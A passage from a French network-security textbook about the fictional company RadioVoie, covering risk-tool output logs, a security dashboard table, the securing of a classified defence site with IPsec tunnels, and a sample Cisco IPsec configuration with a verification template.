nb_tests = 16
nb_impacts = 7
nb_probabilités (impacts) =  1.000000e-01  3.000000e-01  3.000000e-01
8.000000e-01  3.000000e-01  3.000000e-01  8.000000e-01
nb_conséquences (impacts) =  1.000000e+01  2.500000e+01  5.000000e+01
1.000000e+01  2.500000e+01  5.000000e+01
  0 (x 1) impact 0:
  6 (x 1) impact 3:
 13 (x 1) impact 4:
 14 (x 3) impact 5:
 15 (x 2) impact 6:
-------------------------------------------------------------------------
distribution des probabilités (impacts): 2.226400e-01  0.000000e+00
0.000000e+00  7.200000e-01  4.500000e-03  2.646000e-02  2.640000e-02 1.000000e+00
risque : 3.802650e+01
éléments parcourus : 8.000000e+00
profondeur : 4
-------------------------------------------------------------------------
normalise dmz.rule dmz.proba dmz.txt1 dmz.cons
bayes dmz.txt1.ref.dat[1234] 100

-------------------------------------------------------------------------
nb_tests = 16
nb_impacts = 7
nb_probabilités (impacts) =  1.000000e-01  3.000000e-01  3.000000e-01
8.000000e-01  3.000000e-01  3.000000e-01  8.000000e-01
nb_conséquences (impacts) =  1.000000e+01  2.500000e+01  5.000000e+01
1.000000e+01  2.500000e+01  5.000000e+01
  0 (x 1) impact 0:
  4 (x 1) impact 3:
  7 (x 1) impact 1:
  8 (x 1) impact 2:
 13 (x 1) impact 4:
 14 (x 3) impact 5:
 15 (x 2) impact 6:
-------------------------------------------------------------------------
distribution des probabilités (impacts): 5.800000e-01  9.000000e-02
9.000000e-02  2.400000e-01  0.000000e+00  0.000000e+00  0.000000e+00 1.000000e-00
risque : 1.515000e+01
éléments parcourus : 4.000000e+00
profondeur : 1
-------------------------------------------------------------------------
normalise dmz.rule dmz.proba dmz.txt2 dmz.cons
bayes dmz.txt2.ref.dat[1234] 100
```

```
------------------------------------------------------------------------
nb_tests = 16
nb_impacts = 7
nb_probabilités (impacts) =  1.000000e-01  3.000000e-01  3.000000e-01
8.000000e-01  3.000000e-01  3.000000e-01  8.000000e-01
nb_conséquences (impacts) =  1.000000e+01  2.500000e+01  5.000000e+01
1.000000e+01  2.500000e+01  5.000000e+01
  0 (x 1) impact 0:
 10 (x 5) impact 1:
 13 (x 1) impact 4:
 14 (x 3) impact 5:
 15 (x 2) impact 6:
------------------------------------------------------------------------
distribution des probabilités (impacts): 3.774880e-01  6.225120e-01
0.000000e+00  0.000000e+00  0.000000e+00  0.000000e+00  0.000000e+00 1.000000e+00
risque : 6.225120e+00
éléments parcourus : 6.000000e+00
profondeur : 5
------------------------------------------------------------------------
normalise dmz.rule dmz.proba dmz.txt3 dmz.cons
bayes dmz.txt3.ref.dat[1234] 100

------------------------------------------------------------------------
nb_tests = 14
nb_impacts = 7
nb_probabilités (impacts) =  1.000000e-01  3.000000e-01  3.000000e-01
8.000000e-01  3.000000e-01  3.000000e-01  8.000000e-01
nb_conséquences (impacts) =  1.000000e+01  2.500000e+01  5.000000e+01
1.000000e+01  2.500000e+01  5.000000e+01
  0 (x 1) impact 0:
  6 (x 5) impact 3:
  7 (x 1) impact 1:
 13 (x 8) impact 4:
------------------------------------------------------------------------
distribution des probabilités (impacts): 2.990784e-01  4.679007e-02
0.000000e+00  6.189316e-01  3.520001e-02  0.000000e+00  0.000000e+00 1.000000e+00
risque : 3.176648e+01
éléments parcourus : 5.200000e+01
profondeur : 13
------------------------------------------------------------------------
normalise dmz.rule dmz.proba dmz.txt4 dmz.cons
bayes dmz.txt4.ref.dat[1234] 100

------------------------------------------------------------------------
nb_tests = 16
nb_impacts = 7
nb_probabilités (impacts) =  1.000000e-01  3.000000e-01  3.000000e-01
8.000000e-01  3.000000e-01  3.000000e-01  8.000000e-01
nb_conséquences (impacts) =  1.000000e+01  2.500000e+01  5.000000e+01
1.000000e+01  2.500000e+01  5.000000e+01
  0 (x 1) impact 0:
  6 (x 1) impact 3:
```

```
 13 (x 1) impact 4:
 14 (x 3) impact 5:
 15 (x 2) impact 6:
------------------------------------------------------------------------
distribution des probabilités (impacts): 2.226400e-01  0.000000e+00
0.000000e+00  7.200000e-01  4.500000e-03  2.646000e-02  2.640000e-02 1.000000e+00
risque : 3.802650e+01
éléments parcourus : 8.000000e+00
profondeur : 4
------------------------------------------------------------------------
normalise dmz.rule dmz.proba dmz.txt5 dmz.cons
bayes dmz.txt5.ref.dat[1234] 100

------------------------------------------------------------------------
nb_tests = 16
nb_impacts = 7
nb_probabilités (impacts) =  1.000000e-01  3.000000e-01  3.000000e-01
8.000000e-01  3.000000e-01  3.000000e-01  8.000000e-01
nb_conséquences (impacts) =  1.000000e+01  2.500000e+01  5.000000e+01
1.000000e+01  2.500000e+01  5.000000e+01
  0 (x 1) impact 0:
  1 (x 7) impact 1:
  2 (x 7) impact 2:
 14 (x 1) impact 5:
 15 (x 2) impact 6:
------------------------------------------------------------------------
distribution des probabilités (impacts): 3.438957e-01  3.280522e-01
3.280522e-01  0.000000e+00  0.000000e+00  0.000000e+00  0.000000e+00 1.000000e+00
risque : 1.148183e+01
éléments parcourus : 1.500000e+01
profondeur : 7
------------------------------------------------------------------------
```

Exemple de tableau de bord de sécurité réseau

Le tableau 16.7 récapitule les éléments de l'architecture réseau qui permettent d'établir un tableau de bord de sécurité pour l'extension du réseau RadioVoie.

Tableau 16.7 Exemples de données permettant de construire un tableau de bord

Sous-réseau	Catégorie	Élément
Intranet	Configuration	Des commutateurs (vérification VLAN, analyse des configurations des VLAN, etc.) et des routeurs (vérification ACL, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, accès autorisés mais de sources imprévues, etc.) et des routeurs (violation ACL, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, LAN et systèmes connectés
Recherche	Configuration	Du commutateur (vérification VLAN, analyse des configurations des VLAN, etc.)
	Événement réseau	Du commutateur (accès non autorisés, accès autorisés mais de sources imprévues, etc.)
	Balayage réseau	Sur le commutateur, le LAN et les systèmes connectés

Tableau 16.7 Exemples de données permettant de construire un tableau de bord *(suite)*

Intersite	Configuration	Des commutateurs (vérification VLAN, analyse des configurations des VLAN, etc.), routeurs (vérification ACL, etc.), boîtiers IPsec (vérification des règles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, etc.), routeurs (violation ACL, etc.), boîtiers IPsec (sessions échouées, sessions intranet, etc.) et pare-feu (sessions échouées, sessions intranet, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, boîtiers IPsec, pare-feu, LAN (DMZ entrante, DMZ Interco) et les systèmes connectés
Internet	Configuration	Des commutateur (vérification VLAN, analyse des configurations des VLAN, etc.), routeur (vérification ACL, etc.), boîtier IPsec (vérification des règles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateur (accès non autorisés, etc.), routeur (violation ACL, etc.), boîtier IPsec (sessions échouées, sessions Internet, etc.) et pare-feu (sessions échouées, sessions Internet, etc.)
	Balayage réseau	Sur les commutateur, routeur, boîtier IPsec, pare-feu, LAN (DMZ entrante, DMZ sortante) et systèmes connectés
Tierce partie	Configuration	Des commutateur (vérification VLAN, analyse des configurations des VLAN, etc.), modems (vérification des contrôles d'accès, etc.), boîtier IPsec (sessions échouées, etc.), serveurs dédiés (vérification des services ouverts, vérification de l'intégrité des fichiers sensibles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateur (accès non autorisés, etc.), modems (routeurs accès non autorisés, etc.), boîtier IPsec (sessions échouées, etc.), pare-feu (violation des règles, etc.) et serveurs dédiés RAS (sessions échouées, etc.)
	Balayage réseau	Sur les commutateur, modems, boîtier IPsec, pare-feu, LAN (DMZ entrante, DMZ RAS) et systèmes connectés
Administration	Configuration	Des commutateurs (vérification VLAN, analyse des configurations des VLAN, etc.) et routeurs (vérification ACL, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, accès autorisés mais de sources imprévues, etc.), routeurs (violation ACL, etc.)
	Balayage réseau	Sur les commutateurs, LAN et systèmes connectés

Le tableau de bord de sécurité peut être constitué de nombreuses courbes suivant les domaines concernés.

Par exemple, si nous calculons tous les scénarios d'événements possibles par le biais d'un arbre probabiliste (fondé sur les faiblesses de sécurité préalablement détectées), il est possible de déterminer les probabilités associées pour chaque niveau d'impact, comme l'illustre la figure 16.18.

Une fois calculées les probabilités des impacts réseau, il suffit de quantifier les conséquences associées à ces impacts pour calculer le risque associé à la non-application de la politique de sécurité. Le risque est alors calculé comme une espérance mathématique en multipliant les probabilités par les conséquences associées aux impacts réseau, comme l'illustre la figure 16.19.

Figure 16.18
Distribution des probabilités des impacts réseau pour les trois derniers mois





Figure 16.19
Évolution du risque dans le temps



En résumé

Le réseau de RadioVoie ainsi que les règles de sécurité ont évolué dans le temps avec les besoins de l'entreprise. Ces évolutions montrent que la politique de sécurité réseau et les solutions techniques doivent être remises en cause afin de s'adapter à chaque nouvelle contrainte.

Les solutions et architectures mises en œuvre intègrent des équipements de sécurité tels que des pare-feu, des boîtiers de chiffrement, etc. Nous avons détaillé pour chaque solution proposée les risques couverts et les risques restants.

Des contrôles de sécurité ont été également proposés afin de valider les points critiques de chaque solution technique. De manière plus générale, ces contrôles doivent être simples et facilement automatisables.

Le chapitre suivant détaille l'évolution du réseau de RadioVoie vers une structure de type multinationale.

17

RadioVoie étend son réseau

Ce dernier chapitre couvre la prise en compte d'une extension classifiée Secret Défense, ainsi que l'extension du réseau RadioVoie à l'international.

Pour chaque évolution du réseau de RadioVoie, nous détaillons l'analyse des besoins, la définition de la politique de sécurité, les solutions techniques et les contrôles de sécurité, les risques couverts et non couverts par la solution technique proposée, ainsi que l'établissement d'un tableau de bord de sécurité.

RadioVoie négocie un contrat militaire

L'entreprise a convaincu le ministère de la Défense que son émetteur-récepteur pouvait, par des modifications mineures, offrir à l'armée une meilleure efficacité sur le terrain, grâce des connexions permanentes entre chaque soldat et le commandement.

Ce marché stratégique pour le développement de l'entreprise a pu être obtenu parce que RadioVoie a accepté les contraintes draconiennes de l'armée. Ces contraintes exigent que RadioVoie fabrique elle-même ses produits, au lieu de les sous-traiter. L'entreprise choisit donc d'installer une unité de production ainsi qu'une équipe de recherche et développement sur son site de Mouans-Sartoux, déjà utilisé par le personnel administratif.

Une équipe de spécialistes militaires en sécurité des communications (chiffrement) est hébergée chez RadioVoie. Cette équipe a pour mission d'effectuer la recherche et développement de l'unité qui assure le chiffrement des données. Souveraine sur son périmètre, c'est elle qui décide qui peut accéder à ses locaux.

Besoins à satisfaire

Les besoins à satisfaire sont les suivants :

- Fournir un local répondant aux spécifications des militaires concernant la production.
- Fournir un local répondant aux spécifications des militaires pour l'hébergement de son équipe de spécialistes.
- Fournir un local pour l'équipe de recherche et développement de RadioVoie et s'assurer que les réseaux au sein des unités de recherche de RadioVoie communiquent *via* des flux chiffrés.
- S'assurer que le réseau recherche et développement de Mouans-Sartoux accède aux autres réseaux de RadioVoie et à Internet *via* le site de Paris.
- Prévoir un emplacement réseau pour le serveur d'authentification des contrôles d'accès physiques aux locaux classés Secret Défense. Les labels sont CD (Confidentiel Défense), SD (Secret Défense), et TSD (Top Secret Défense).

Étude de risques

Les contraintes physiques appliquées aux locaux classés Secret Défense ont été fournies par l'armée. Cette dernière a effectué des audits de sécurité et prévu d'auditer régulièrement par la suite afin de valider l'application de ces contraintes.

Les risques liés aux contraintes physiques (épaisseur des murs, résistance des portes, protection incendie, etc.) étant hors du propos de cet ouvrage, ils ne sont pas détaillés à une exception près : le serveur d'authentification pour l'accès aux locaux, lequel ne peut être unique et situé physiquement au sein du local dont il est chargé de protéger l'accès. En cas de refus de service de ce serveur, les locaux deviendraient en effet inaccessibles.

L'unité de production doit être isolée physiquement de tout autre réseau. Si le bâtiment dispose d'une infrastructure physique globale, il existe un risque que des connexions physiques soient établies ultérieurement, au niveau des armoires de brassage, par exemple. On peut aussi considérer un piratage physique des connexions si elles sont accessibles depuis l'extérieur de l'unité de production ou du local des spécialistes. Cela vaut également pour le contrôle d'accès au local des spécialistes.

Les machines utilisées par les spécialistes militaires devant être hors de portée de l'entreprise, il n'est pas facile de s'assurer que ces machines respectent les standards, alors même qu'elles ont la possibilité d'accéder aux autres réseaux de l'entreprise puisque la solution protégeant leur réseau est sous leur contrôle.

En cas de déni de service du lien entre les sites de Paris et Mouans-Sartoux, le lien entre les unités de recherche de RadioVoie deviendrait également hors service.

Politique de sécurité réseau

La politique de sécurité de l'armée édicte les règles suivantes :

- *« La fabrication des produits est réalisée dans une unité de production spécifique classée Secret Défense. »*
- *« Le réseau de l'unité de production est isolé physiquement de tout autre réseau. »*
- *« Tout réseau au sein d'un local classé Secret Défense ou lui-même classé comme tel est isolé logiquement de tout autre réseau. »*
- *« Le contrôle d'accès à tout réseau au sein d'un local classé Secret Défense ou lui-même classé comme tel est sous l'autorité militaire. »*
- *« Le contrôle d'accès physique à tout local classé Secret Défense est sous l'autorité militaire. »*
- *« Un local classé Secret Défense est mis à disposition de l'équipe de militaires spécialistes en communication. Ce local ne peut être situé au sein de l'unité de production. »*

RadioVoie ajoute par ailleurs des contraintes à sa politique existante :

- *« Les communications réseau entre les unités de recherche sont chiffrées. »*
- *« Le réseau recherche et développement de Mouans-Sartoux accède aux réseaux de RadioVoie par l'interconnexion du réseau recherche et développement de Paris. »*

Solution de sécurité

La satisfaction des besoins d'interconnexion des unités de recherche est simple à satisfaire. Il suffit de créer un réseau virtuel au-dessus du réseau bureautique (tunnel IPsec dans le tunnel IPsec utilisé pour les communications entre sites). Cela donne l'architecture illustrée à la figure 17.1.

Les flux permettant d'atteindre un quelconque réseau depuis le réseau recherche et développement de Mouans-Sartoux sont routés *via* le boîtier IPsec qui les chiffre.

Si le flux n'est pas pour le réseau recherche et développement de Mouans-Sartoux, il passe par le boîtier IPsec de Mouans-Sartoux (si le flux est autorisé) pour être chiffré. Il traverse ensuite le réseau bureautique, rejoint Paris par l'interconnexion intersite, traverse le pare-feu du réseau recherche et développement de Paris et entre dans le boîtier IPsec de ce dernier, où il est déchiffré.

Si les flux sont destinés au réseau recherche et développement de Paris, le trafic s'arrête là. S'ils sont destinés au réseau bureautique, à Internet ou au réseau de recherche et développement militaire, ils passent par le pare-feu de recherche et développement de Paris (cette fois en clair) pour aller vers leur destination. La politique de filtrage du pare-feu Internet décide si le trafic peut atteindre Internet.

Nous avons donc un tunnel pour l'interconnexion entre les unités de recherche et développement au sein du tunnel d'interconnexion entre les sites, comme illustré à la figure 17.2.

L'unité de production doit satisfaire les contraintes militaires de sécurité physique. Pour la partie réseau, RadioVoie se contente de s'assurer que la connectivité physique du





Figure 17.1

Architecture sécurisée d'interconnexion entre les sites de RadioVoie

Figure 17.2

Les différents niveaux de tunnel



réseau de production est bien localisée au sein des locaux, et donc inaccessible de l'extérieur, et qu'elle dépend d'une armoire de brassage dédiée, également située au sein du local de production. Ces mêmes contraintes s'appliquent au local de recherche et développement réservé aux spécialistes militaires.

L'architecture physique illustrée à la figure 17.3 est proposée aux militaires pour prévenir le risque de pénétration physique des locaux de production ou du local de recherche et développement militaire. C'est l'autorité militaire qui est responsable du contrôle des systèmes d'accès.




Figure 17.3
Sécurisation physique du site de Mouans-Sartoux

Les équipements réseau tels que les armoires de brassage et les commutateurs sont séparés et enfermés dans une pièce sécurisée au sein de l'unité de production.

Au commutateur du réseau de production est raccordé un réseau d'authentification, qui connecte les serveurs d'authentification, de contrôle d'accès et de surveillance. Le commutateur implémente le contrôle d'accès au niveau MAC sur le VLAN d'authentification.

Afin de limiter le risque de ne pouvoir entrer dans l'unité de production en cas de panne d'un serveur, ce sont deux serveurs d'authentification qui sont installés, dont l'un est un serveur de secours répliquant les données depuis le primaire. Ces serveurs sont situés dans les deux locaux dont l'accès est sous le contrôle des militaires. Il existe une entrée de secours entre le local de recherche et développement militaire et l'unité de production en cas d'ultime besoin.


À l'analyse de cette architecture, nous constatons que l'accès est bien sous le contrôle des militaires dans les deux cas. De plus, le réseau d'authentification est indépendant du réseau de production afin de limiter les risques d'attaque vers les équipements de

contrôle et de surveillance des accès. Enfin, le réseau de recherche et développement militaire reste un réseau indépendant (jusqu'à son commutateur) et ne peut être utilisé pour atteindre le réseau de production.

La connexion du réseau de recherche et développement militaire sur le site de Mouans-Sartoux est des plus simple, comme l'illustre la figure 17.4.

Figure 17.4

Architecture sécurisée du réseau recherche et développement



Un pare-feu situé physiquement au sein du local de recherche et développement des militaires et sous son contrôle isole logiquement le réseau militaire du reste de l'entreprise. Ce pare-feu est relié au commutateur de recherche et développement militaire, d'une part, et à celui de l'entreprise, d'autre part, limitant ainsi les risques associés aux attaques de commutateur.

Risques réseau couverts

RadioVoie s'est assuré de l'isolation physique des réseaux classés Secret Défense. Le risque de détournement des liens physiques tend donc vers zéro.

Le contrôle d'accès physique est réalisé en deux endroits distincts disposant d'accès différents. Le risque de ne pouvoir accéder aux locaux suite à un refus de service des serveurs d'authentification d'accès est donc minimal.

Tous les équipements en charge de l'authentification d'accès étant isolés logiquement, le risque de piratage par le réseau est minimal.

Le réseau de recherche et développement militaire étant logiquement isolé des autres réseaux et la solution d'isolation sous le contrôle militaire, le risque de pénétration est minimal.

Les réseaux de recherche et développement de RadioVoie s'échangent bien des informations de manière chiffrée *via* IPsec, et il existe un goulet d'étranglement pour les échanges non chiffrés entre le réseau global de recherche et développement de Paris et les autres réseaux.

Risques réseau non couverts

Hormis les risques associés à une intrusion physique permettant de compromettre un équipement réseau, sujet que nous ne traitons pas dans le contexte de cet ouvrage, plusieurs risques demeurent.

La perte du commutateur de l'unité de production peut engendrer un refus de service global et une impossibilité d'accéder aux locaux par les moyens normaux. Ce risque peut être pallié en doublant le VLAN d'authentification et en reliant les cœurs des commutateurs entre eux *(backpane)*.

Dans ce cas, il est nécessaire que chaque équipement associé à l'authentification d'accès soit connecté à chacun des VLAN d'authentification, comme illustré à la figure 17.5.




Figure 17.5

Architecture de haute disponibilité des serveurs AAA

Un autre risque est la possibilité d'accéder au commutateur par le biais de son interface d'administration à distance. Cette interface n'existe que sur le VLAN d'authentification.

Compte tenu de l'isolation du réseau d'administration, il n'y a pas de traçabilité des flux réseau sur ce VLAN. Si un équipement vient à être compromis, il peut être impossible de déterminer la source de l'intrusion. Bien sur, il est possible de placer un équipement réseau pour, par exemple, collecter les traces et les stocker, telle une sonde d'intrusion, par exemple.

Tableau de bord de sécurité

Cette section détaille les principaux contrôles de sécurité à mettre en place et fournit des éléments de vérification fondés sur nos outils maison, ainsi qu'un exemple de tableau de bord de la sécurité réseau.

Les contrôles de sécurité

Le contrôle de sécurité le plus délicat se situe au niveau des systèmes du réseau de recherche et développement militaire. Techniquement, ce réseau est une menace pour l'entreprise puisqu'il échappe à son contrôle.

Les militaires peuvent installer des modems entrants, faire entrer des virus, etc., sur le réseau bureautique. Il faut dès lors s'appuyer sur une politique de contrôle acceptée par les militaires. Une telle politique peut prévoir des contrôles de sécurité effectués par RadioVoie sous la tutelle de l'autorité militaire du site ainsi que l'engagement des militaires de respecter les standards de l'entreprise en matière de protection antivirus et d'accès à Internet.

Si nécessaire, RadioVoie peut placer en frontal du pare-feu de recherche et développement militaire un pare-feu vérifiant les flux sortants du pare-feu militaire.

Comme pour tous les commutateurs, la configuration doit être régulièrement vérifiée afin de s'assurer qu'elle respecte le standard.

Les traces collectées par tous les équipements (contrôles d'accès, serveurs d'authentification, commutateur, pare-feu, etc.) sont analysées de manière humaine ou automatisée afin de détecter les comportements déviants.

Sous l'autorité des militaires, des audits réguliers peuvent être effectués sur les équipements de contrôle d'accès et les pare-feu afin de s'assurer de l'application de la politique de sécurité.

Mise en œuvre des outils maison

Cette section décrit la mise en œuvre de nos outils maison afin de répondre aux besoins de sécurité de RadioVoie. Elle détaille dans ce contexte la vérification des configurations des VPN IPsec et la vérification des périmètres réseau correspondants.

Analyse des configurations

Les configurations IPsec doivent être analysées afin de détecter toute mauvaise configuration à l'aide du patron de sécurité.

Les éléments de configuration nécessaires pour assurer un niveau de sécurité minimal sont donnés dans l'exemple de configuration Cisco suivant :

```
hostname conf_test
!
# clés d'authentification
crypto isakmp key 4cewao6wcbw83 address 192.168.1.154
crypto isakmp key pvntl2o9xsra5 address 192.165.1.154
!
# politique de gestion de clés
crypto isakmp policy 10
 encr 3des
 hash md5
 authentication pre-share
 group 2
!
# politique de chiffrement
crypto ipsec transform-set chiff_auth esp-3des esp-md5-hmac
!
# définition des sessions IPsec
crypto map IPsec_1_1 10 ipsec-isakmp
 set peer 192.168.1.154
 set transform-set chiff_auth
 match address 110
!
crypto map IPsec_2_1 10 ipsec-isakmp
 set peer 192.165.1.154
 set transform-set chiff_auth
 match address 120
!
# application des sessions IPsec
interface FastEthernet0
 ip address 192.168.1.1 255.255.255.0
 crypto map IPsec_1_1
!
interface FastEthernet1
 ip address 192.165.1.1 255.255.255.0
 crypto map IPsec_2_1
!
# filtrage associé aux sessions IPsec
access-list 110 permit ip 10.0.1.0 0.0.0.255 10.0.2.0 0.0.0.255
access-list 120 permit ip 10.0.3.0 0.0.0.255 10.0.4.0 0.0.0.255
!
end
```

La justification des éléments de configuration est fournie à la partie IV de l'ouvrage, relative à la configuration des équipements réseau.

Pour analyser ces configurations, nous utilisons l'outil HDIFF avec le patron de sécurité suivant :

```
margot/17.1$ cat ipsec.tp
# template de vérification de la configuration IPSEC
#

{
    # enlève les commentaires et autres caractères non nécessaires
    rs*    :^[ ]*!

    # vérification de la politique de chiffrement
    rx+    :crypto isakmp key [0-9a-z]+ address [0-9]{1,3}(\.[0-9]{1,3}){3}

    # vérification de la politique de gestion de clés
    rx+    :crypto isakmp policy [0-9]+
    {
           fx : encr 3des
           fx : hash md5
           fx : authentication pre-share
           fx : group 2

           # refuse tout autre élément de configuration
           r0 : .*
    }

    # vérification de la définition des sessions IPsec
    rx+    :crypto map [A-Za-z0-9_]+ [0-9]+ ipsec-isakmp
    {
